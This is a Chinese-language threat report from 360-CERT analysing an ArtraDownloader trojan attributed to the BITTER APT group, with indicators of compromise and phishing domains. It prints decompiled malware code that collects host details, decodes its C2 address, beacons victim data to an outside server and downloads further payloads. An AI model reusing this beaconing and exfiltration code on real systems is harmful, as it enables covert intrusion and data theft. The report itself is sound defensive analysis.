



(/)

首页

预警通告

安全报告

每日简报

应急专栏

关于我们

疑似BITTER组织近日针对我国及巴基斯坦的定向攻击分析

2019-05-24 19:15



报告编号: B6-2019-052203

报告来源: 360-CERT

报告作者: 360-CERT

更新日期: 2019-05-24

0x00 背景介绍

BITTER(中文名称：蔓灵花)是一个主要针对中国和巴基斯坦进行网络犯罪攻击活动的APT组织。该组织疑似归属南亚某国，近年持续针对我国敏感单位进行网络攻击。

2019年初，Palo Alto Networks对该组织一个新的木马变种进行命名为ArtraDownloader。根据360-CERT对安全事件的持续观测，该木马变种疑似从2018年底开始出现在针对中国的网络攻击活动中，并且持续至今。


2019年4月，360-CERT监测到公网出现最新的ArtraDownloader木马。以此作为切入分析后，我们推导出BITTER组织的另一网络基础设施，并在http[:]//abp.org[.]pk/js/syi.msi观察到托管木马。虽然我们并不知道它将如何诱导用户进行执行，但这的确是一例定性的ArtraDownloader木马。

0x01 样本分析

我们以前文网址托管木马进行分析。该木马托管在ABP PAKISTAN上。根据介绍这是一个非政府组织，当前致力于提高公众对烟草使用危害的认知。



网站上托管的木马实质是个Dropper，伪装成安装文件欺骗用户进行安装。一旦用户进行安装之后，真正的ArtraDownloader木马也就运行起来了。



根据PE信息显示，释放的ArtraDownloader木马编译时间为2019年5月7日。无PDB路径。

wmic.exe	
Property	Value
File Name	C:\Intel\wmic.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	74.00 KB (75776 bytes)
PE Size	74.00 KB (75776 bytes)
Created	Tuesday 07 May 2019, 05:49:58
Modified	Tuesday 07 May 2019, 05:49:58
Accessed	Wednesday 15 May 2019, 02:07:46
MD5	72EB6896FA9326F38D3745CC442611DC
SHA-1	AD4CE955E4D99AA7FD8A342AFA568A770B0D11C6

恶意代码在函数sub_401100中实现。

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    HWND v4; // eax@1
    HWND v5; // edi@1
    HACCEL v6; // esi@2
    int result; // eax@6
    struct tagMSG Msg; // [sp+8h] [bp-1Ch]@2

    LoadStringA(hInstance, 0x67u, WindowName, 100);
    LoadStringA(hInstance, 0x6Du, ClassName, 100);
    sub_402530();
    ::hInstance = hInstance;
    v4 = CreateWindowExA(0, ClassName, WindowName, 0xCF0000u, 2147483648, 0, 2147483648, 0, 0, 0, hInstance, 0);
    v5 = v4;
    if ( v4 )
    {
        ShowWindow(v4, 0);
        UpdateWindow(v5);
        sub_401100();
        v6 = LoadAcceleratorsA(hInstance, (LPCSTR)0x6D);
        while ( GetMessageA(&Msg, 0, 0, 0) )
        {
            if ( !TranslateAcceleratorA(Msg.hwnd, v6, &Msg) )
            {
                TranslateMessage(&Msg);
                DispatchMessageA(&Msg);
            }
        }
        result = Msg.wParam;
    }
    else
    {
        result = 0;
    }
    return result;
}
```

该木马的主要功能存在：获取计算机名、操作系统版本、用户名、获取计算机的全球唯一标识符等等。

```

int sub_401410()
{
    int v1; // [sp+0h] [bp-Ch]@1
    int v2; // [sp+4h] [bp-8h]@1
    DWORD pcbBuffer; // [sp+8h] [bp-4h]@1

    v1 = 255;
    GetComputerNameA(Buffer, (LPDWORD)&v1);
    v2 = 0x2000;
    RegGetValueA(
        -2147483646,
        "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
        "ProductName",
        0xFFFF,
        0,
        &unk_413A88,
        &v2);
    pcbBuffer = 255;
    GetUserNameA(byte_412E70, &pcbBuffer);
    return 0;
}

```

```

lea     eax, [esp+418h+phkResult]
push    eax                ; phkResult
push    101h               ; samDesired
push    0                  ; u1Options
push    offset SubKey      ; "SOFTWARE\\Microsoft\\Cryptography"
push    80000002h         ; hKey
call    ds:RegOpenKeyExA
test    eax, eax
jnz     loc_401360

```

```

lea     ecx, [esp+418h+cbData]
push    ecx                ; lpcbData
mov     ecx, [esp+41Ch+phkResult]
lea     edx, [esp+41Ch+Data]
push    edx                ; lpData
lea     eax, [esp+420h+Type]
push    eax                ; lpType
push    0                  ; lpReserved
push    offset ValueName   ; "MachineGuid"
push    ecx                ; hKey
mov     [esp+430h+cbData], 3FFh
call    ds:RegQueryValueExA
mov     edx, [esp+418h+phkResult]
push    edx                ; hKey
call    ds:RegCloseKey

```

初始化socket，解密C2，回传用户信息。

```

while ( WSASStartup(0x202u, &stru_412BE0) )
    Sleep(0x1388u);
pHints.ai_flags = 0;
pHints.ai_addrlen = 0;
pHints.ai_canonname = 0;
pHints.ai_addr = 0;
pHints.ai_next = 0;
pHints.ai_family = 0;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
v10 = sub_4023C0("bewbt/{ipohxfodivboupohrjzf/dpn}");// advas.zhongwenchuantongqiye.com
v11 = pNodeName;
do
{
    v12 = *v10;
    *v11++ = *v10++;
}
while ( v12 );
sub_401410();
sub_401240();

```

根据返回指令执行下一阶段操作。

```

void __stdcall TimerFunc(HWND a1, UINT a2, UINT a3, DWORD a4)
{
    sub_401480();
    if ( !strcmp((const char *)&dwor_412BDC, "DOWN") )
    {
        Sleep(0x7D0u);
        sub_401C50();
    }
}

```

解密算法使用密文对应的ASCII码减一，还原解密算法如下：

```
char * myDecodeString(char * pEncodeString)
{
    int nStrLen = strlen(pEncodeString);
    char * pDecodeString = (char *) malloc(nStrLen + sizeof(char));

    for(int i = 0; i < nStrLen; i++)
    {
        pDecodeString[i] = pEncodeString[i] - 1;
    }
    pDecodeString[nStrLen] = '\0';

    return pDecodeString;
}
```

上线包对应的格式化字符串含义，传输的加密字符串为明文对应的ASCII码加一：

	Computer Name	OS Version	User Name	Entire Decoded String	Flag
.rdata:0040FC8C	aBcdeFSMnopqSGh	db	'BCDEF=%s&MNOPQ=%s&GHIJ=%s&UWXYZ=%s&st=%d',0		
.rdata:0040FC8C				; DATA XREF: sub_401480+44F70	
.rdata:0040FC8C				; sub_401480+55F70	

```
POST /Mcx2svc.php HTTP/1.0
Host: advas.zhongwenchuantongqiye.com
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-length: 126

BCDEF=XJO. &MNOPQ= &GHIJ= &UWXYZ=XJO. &st=0
```


0x02 域名关联分析

C2域名zhongwenchuantongqiye.com(音译：中文传统企业)解析的IP地址为82.221.129.19。我们根据IP地址进行PDNS查询，与该IP存在对应关系的域名非常多。其中域名v3solutions4all.com引起了我们的注意。该域名存在以下子域名：

- maill.mfa.gov.cn.accountverify.validationgyy837rgyud2378rry.com.v3solutions4all.com



- mail.catic.cn.accountverify.validation8u2745.v3solutions4all.com



- mail.ceiec.cn.accountverify.validation7h8k97hnku0j.com.v3solutions4all.com



这与BITTER组织在年初使用过的子域名非常类似：


mail.163services-

webmailuser.163.confirmaton.idtscek934dkvfmyld046368fb.argumnt23utv9333vnn.chkvkserverifu25426589d.clier

mail.mfa.gov.cn.uservrifyidverifu25426589d.clientauth2324id484devvdegghon.idtsceargumnt23utv9333vnn.chkvk

mail.neiase.cn.fmail225idlognauath.almasoodgroup.com

因此我们判定域名v3solutions4all.com疑似BITTER组织的域名资产。



0x03 总结

来自南亚的APT攻击组织BITTER持续针对我国和巴基斯坦的重要、敏感单位进行定向攻击。近一年来，多起攻击活动被中外安全厂商揭露却从未暂停攻击。从历史活动来看，其向重要人士投递钓鱼邮件、伪造敏感单位网页，甚至攻击政府网站并在政府网站上挂载木马，攻击手法多变，多以渗透配合钓鱼攻击为主。

0x04 IOCs

4.1 MD5

- 736CFE4E0707CDE702628F95EBE2F815
- 72EB6896FA9326F38D3745CC442611DC
- 4D2A11BBED6711BE3DCC9E3988645E10

4.2 Domain

- zhongwenchuantongqiye[.]com
- v3solutions4all[.]com

4.3 URL

- abp.org[.]pk/js/syi.msi
- advas.zhongwenchuantongqiye[.]com/Mcx2svc.php

0x05 时间线

2019年4月中旬 360-CERT捕获样本

2019年05月15日 360-CERT完成本次报告

0x06 参考链接

Multiple ArtraDownloader Variants Used by BITTER to Target Pakistan

(<https://unit42.paloaltonetworks.com/multiple-artradownloader-variants-used-by-bitter-to-target-pakistan/>)

微博 (<https://weibo.com>)




360CERT

北京(https://weibo.com/u/6308459892?refer_flag=1001030101_&is_all=1)

+加关注


(https://weibo.com/u/6308459892?refer_flag=1001030101_&is_all=1)

#安全报告# 疑似BITTER组织近日针对我国及巴基斯坦的定向攻击分析 t.cn/E9m1WMy (<http://t.cn/E9m1WMy>)




05月24日 19:27

#预警通告# win10任意文件删除 0Day 预警 t.cn/E9oFKny (<http://t.cn/E9oFKny>)




05月22日 18:28

#预警通告# CVE-2019-0708预警更新： Windows RDP远程漏洞无损检测工具发布 t.cn/E94Dlpy (<http://t.cn/E94Dlpy>)



05月20日 19:51

#预警通告# CVE-2019-0725： Windows Server DHCP 服务远程代码执行漏洞预警 t.cn/EKKswLM (<http://t.cn/EKKswLM>)



05月15日 18:35

协同构建网络空间安全命运共同体！

友情链接



(<http://www.cnnvd.org.cn/>)

关注我们

新浪微博 微信公众号

联系我们

咨询电话：**010 - 52448119**

报告事件：[g-cert-report#360.cn](#)

人才招聘：[cert#360.cn](#)（职位详情 (<https://cert.360.cn/aboutus#joinus>)）

Copyright©2005-2019 360.CN All Rights Reserved 360网络安全响应中心



京公网安备 11000002000006号 (<http://www.beian.gov.cn/portal/registerSystemInfo?recordcode=11000002000006>)